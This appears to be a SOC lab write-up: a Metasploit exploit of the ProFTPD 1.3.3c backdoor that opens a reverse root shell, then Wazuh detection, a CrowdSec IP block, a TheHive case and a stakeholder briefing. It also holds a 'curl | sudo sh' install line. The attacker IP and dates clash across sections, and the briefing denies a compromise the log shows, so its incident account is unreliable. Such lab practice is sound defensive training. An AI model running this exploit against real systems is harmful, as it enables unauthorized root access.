msf exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.0.120
LHOST => 192.168.0.120
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                      no        The local client address
   CPORT                      no        The local client port
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5
                                        h, http, sapni
   RHOSTS   192.168.0.115     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21                yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.120    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/proftpd_133c_backdoor) >
```

After selecting payloads and configuring options, I typed the command below in Metasploit which is,

- exploit

after entering exploit, the output is the below screenshot,

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.0.120:4444
[*] 192.168.0.115:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo AlT2pn1te5hUT7GV;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "AlT2pn1te5hUT7GV\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (192.168.0.120:4444 -> 192.168.0.115:42668) at 2026-03-30 15:10:54 +0530

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

After that I go to ubuntu virtual machine which has wazuh manager and typed the command below

- sudo tail -f /var/ossec/logs/alerts/alerts.log

and the logs show that some IP address is connected to target machine using FTP connection. The output of those logs is taken as screenshot and the screenshot of those logs are below.


```
** Alert 1772783827.683713: - syslog,proftpd,connection_attempt,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AC.7,
nist_800_53_AU.14,pci_dss_10.2.5,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2026 Mar 06 13:27:07 (vtcsec) any->journald
Rule: 11201 (level 3) -> 'ProFTPD: FTP session opened.'
Src IP: 192.168.0.104
Mar 06 07:57:06 vtcsec proftpd[3595]: vtcsec (192.168.0.104[192.168.0.104]) - FTP session opened.

** Alert 1772783827.684108: - syslog,proftpd,connection_attempt,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AC.7,
nist_800_53_AU.14,pci_dss_10.2.5,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2026 Mar 06 13:27:07 (vtcsec) any->/var/log/syslog
Rule: 11201 (level 3) -> 'ProFTPD: FTP session opened.'
Src IP: 192.168.0.104
Mar  6 02:57:06 vtcsec proftpd[3595]: vtcsec (192.168.0.104[192.168.0.104]) - FTP session opened.

root@sai-VMware-Virtual-Platform:/home/sai#
```

In the above screenshot you can see the time of the attack, source IP address which is attacker IP address.

In kibana dashboard, the logs are



Timestamp	Source IP	Alert description	MITRE technique
2026-03-06 13:27:07	192.168.0.104	ProFTPD exploit	T1210

Now to block the IP address through crowdsec, I first installed crowdsec with the commands below, they are,

- curl -s https://install.crowdsec.net | sudo sh
- sudo apt update
- sudo apt install crowdsec
- sudo apt install crowdsec-firewall-bouncer-iptables
- sudo apt install crowdsec-firewall-bouncer-nftables

Now to block the attacker IP address I typed the command below, which is,

- sudo cscli decisions add --ip 192.168.0.104 –duration 1h


```
marlinspike@vtcsec:~$ sudo cscli decisions add --ip 192.168.0.104 --duration 1h
INFO Decision successfully added
```

Now when I ping the IP address the output is the screenshot below.

```
marlinspike@vtcsec:~$ ping 192.168.0.104
PING 192.168.0.104 (192.168.0.104) 56(84) bytes of data.
```


Escalation

First open thehive website and the screenshot of it is below.




Now click on create case which is on top side of webpage.


After clicking on create case, click on empty case and then the result is the below screenshot. Fill the details and add description.



After filling the details and adding description click on confirm.



After clicking on confirm you can see the below case output screenshot.



Stakeholder Briefing – FTP Exploit Incident

A security alert was detected in the SOC lab environment involving an attempted unauthorized access to a server running an outdated FTP service. The attack originated from an internal test machine using a known vulnerability in the ProFTPD service. Our monitoring system, Wazuh, successfully detected the suspicious activity and generated alerts for investigation. The security team analyzed the logs and confirmed the exploit attempt. As an immediate response, the attacker's IP address was blocked using CrowdSec to prevent further communication with the server. No data loss or system compromise occurred. The incident was contained quickly, and recommendations have been made to update vulnerable services and strengthen monitoring controls.